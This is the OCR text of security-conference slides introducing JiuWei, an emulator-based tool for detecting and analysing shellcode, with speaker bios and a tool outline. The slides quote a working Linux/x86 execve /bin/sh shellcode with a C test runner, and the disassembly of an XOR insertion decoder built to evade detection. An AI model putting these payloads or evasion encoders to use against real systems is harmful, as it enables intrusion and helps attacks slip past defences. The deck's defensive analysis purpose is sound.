JiuWei(九尾)

Cross Platform Multi Arch Shellcode Executor

VXCON, April 2019

KaiJern LAU, kj -at- theshepherd.io
NGUYEN Anh Quynh, aquynh -at- gmail.com
TianZe Ding, dliv3 -at- gmail.com
BoWen Sun, w1tcher.bupt -at- gmail.com

About kaijern.xwings.L

Director/Founder

Working hour is 007 and not 996. Hoping making the world a better place

- IoT Research
- Blockchain Research
- Fun Security Research

Badge Maker


Electronic fan boy, making toys from hacker to hacker

- Reversing Binary
- Reversing IoT Devices
- Part Time CtF player

Broker

Crew since 2008, from Kuala Lumpur till now AMS, SG, BEIJING and DXB


- 2006 (ctf) till end of time
- Core Crew
- Review Board



- 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- 2010, Hack In The Box, Malaysia, Speaker
- 2012, Codegate, Korean, Speaker
- 2015, VXRL, Hong Kong, Speaker
- 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- 2016, Qcon, Beijing, Speaker
- 2016, Kcon, Beijing, Speaker
- 2016, Intl. Antivirus Conference, Tianjin, Speaker
- 2017, Kcon, Beijing, Trainer
- 2017, DC852, Hong Kong, Speaker
- 2018, KCON, Beijing, Trainer
- 2018, DC010, Beijing, Speaker
- 2018, Brucon, Brussel, Speaker
- 2018, H2HC, San Paolo, Brazil, Speaker
- 2018, HITB, Beijing/Dubai, Speaker
- 2018, beVX, Hong Kong, Speaker

- MacOS SMC, Buffer Overflow, suid
- GDB, PE File Parser Buffer Overflow
- Metasploit Module, Snort Back Oriffice
- Linux ASLR bypass, Return to EDX

About Dliv3



DUBHE

HACKING SECURITY

About NGUYEN Anh Quynh

- Nanyang Technological University, Singapore
- PhD in Computer Science
- Operating System, Virtual Machine, Binary analysis, etc
- Usenix, ACM, IEEE, LNCS, etc
- Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- Capstone disassembler: http://capstone-engine.org
- Unicorn emulator: http://unicorn-engine.org
- Keystone assembler: http://keystone-engine.org

Agenda


- All About Exploitation and Shellcoding
- Challenges
- JiuWei
- Solutions
- Why JiuWei
- DEMO

Exploitation

Vulnerability Exploitation Flow

Memory Corruption → Exploitation → Shellcode → Full Control

- Smash Input
- Program Crash
- Craft Payload
- Control Execution Flow
- Shellcode Execution
- Full Control



Shellcode


Traditional Shellcode vs Modern Shellcode

```
    ****************************************************
    *    Linux/x86 execve /bin/sh shellcode 23 bytes    *
    ****************************************************
    *             Author: Hamza Megahed                *
    ****************************************************
    *             Twitter: @Hamza_Mega                 *
    ****************************************************
    *     blog: hamza-mega[dot]blogspot[dot]com        *
    ****************************************************
    *   E-mail: hamza[dot]megahed[at]gmail[dot]com     *
    ****************************************************

xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

*******************************
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

- More Complex
- Harder to detect
- Designed to bypass detection
- Detection can be
  - Network
  - System/OS level

```
/*
; Insertion-Decoder.asm
; Author: Daniele Votta
; Description: This program decode shellcode with insertion technique (0xAA).
; Tested on: i686 GNU/Linux
; Shellcode Length:50
; JMP | CALL | POP | Techniques

Insertion-Decoder:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:   eb 1d                   jmp    804809f <call_decoder>

08048082 <decoder>:
 8048082:   5e                      pop    esi
 8048083:   8d 7e 01                lea    edi,[esi+0x1]
 8048086:   31 c0                   xor    eax,eax
 8048088:   b0 01                   mov    al,0x1
 804808a:   31 db                   xor    ebx,ebx

0804808c <decode>:
 804808c:   8a 1c 06                mov    bl,BYTE PTR [esi+eax*1]
 804808f:   80 f3 aa                xor    bl,0xaa
 8048092:   75 10                   jne    80480a4 <EncodedShellcode>
 8048094:   8a 5c 06 01             mov    bl,BYTE PTR [esi+eax*1+0x1]
 8048098:   88 1f                   mov    BYTE PTR [edi],bl
 804809a:   47                      inc    edi
 804809b:   04 02                   add    al,0x2
 804809d:   eb ed                   jmp    804808c <decode>

0804809f <call_decoder>:
 804809f:   e8 de ff ff ff          call   8048082 <decoder>

080480a4 <EncodedShellcode>:
 80480a4:   31 aa c0 aa 50 aa       xor    DWORD PTR [edx-0x55af5540],ebp
 80480aa:   68 aa 2f aa 2f          push   0x2faa2faa
 80480af:   aa                      stos   BYTE PTR es:[edi],al
 80480b0:   73 aa                   jae    804805c <_start-0x24>
 80480b2:   68 aa 68 aa 2f          push   0x2faa68aa
 80480b7:   aa                      stos   BYTE PTR es:[edi],al
 80480b8:   62 aa 69 aa 6e aa       bound  ebp,QWORD PTR [edx-0x55915597]
 80480be:   89 aa e3 aa 50 aa       mov    DWORD PTR [edx-0x55af551d],ebp
 80480c4:   89 aa e2 aa 53 aa       mov    DWORD PTR [edx-0x55ac551e],ebp
 80480ca:   89 aa e1 aa b0 aa       mov    DWORD PTR [edx-0x554f551f],ebp
 80480d0:   0b aa cd aa 80 aa       or     ebp,DWORD PTR [edx-0x557f5533]
 80480d6:   bb                      .byte 0xbb
 80480d7:   bb                      .byte 0xbb
```

Why Modern Shellcode




- IPS/IPS or maybe a smarter idea now
- Fire What
- Log Analysis or SIEM
- Content Filtering or Busy Body Second Layer IPS
- Antivirus, Anti Malware, Anti APT and Anti PC

Why Shellcode Analysis

Hunting Shellcode

Locate Shellcode

- Network Traffic
- Email Traffic
- Daily Received File




Extract Shellcode

- Identify Shellcode
- Extract Shellcode from Mess

Reading Shellcode

- Break Shellcode
- Read and Analyze Shellcode



Who Needs To Analyze Shellcode


- IT Security Department
- Security Appliance Vendor
- Anti Malware Vendor
- Government Official


Why Needs To Analyze Shellcode

- Detecting shellcode is easier compare to 0 day
- Post exploitation behavior
- How to go deeper
- How to bypass current security measurement

Where to Start

Disassembler







IDA, GBD, WinDBG and the List Goes On


Dynamic Analysis

Full ARCH Emulator



X86_32, X86_64 and not limited to






MIPS

ARM

AARCH64

Full OS Emulator

Windows Server and Windows Workstation



*BSD Linux OSX


Expectation

Shellcode Analysis Is Not Easy

Current Method

- AFTER obtain suspicious shellcode
- Manually check if this is a shellcode
- Manually study the shellcode
- Manually prepare verdict

A New HOPE



- AFTER obtain suspicious shellcode
- Automated check if this is a shellcode
- Automated shellcode execution
- Automated generate disassembler and execution report

What is Required

CPU Emulator

1960s - IBM released hypervisors on CP-40 and CP-67 operating systems [2]

1999 - VMware introduced virtualization to the x86 platform with VMware Workstation 1.0 [3][4]

2001 - IBM launched a hypervisor for midrange UNIX systems [2]

2001 - VMware released ESX Server 1.0 [5]

2003 - Public release of Xen [6]


2004 - Microsoft releases Virtual Server 2005 [7]

Many more vendors and enhanced virtualization solutions are released.

Over Emulate


System Emulator != CPU Emulator

Assembler




- You Need to Be a ASSEMBLER
- Each Good for Different ARCH
- Each Good for Different Platform
- Only Able to Use in Limited Platform
- Steep Leaving Curve


Disassembler



- Too Complicated To Choose From
- Each Good for Different ARCH
- Each Good for Different Platform
- Only Able to Use in Limited Platform
- Steep Leaving Curve

Cross Platform Language

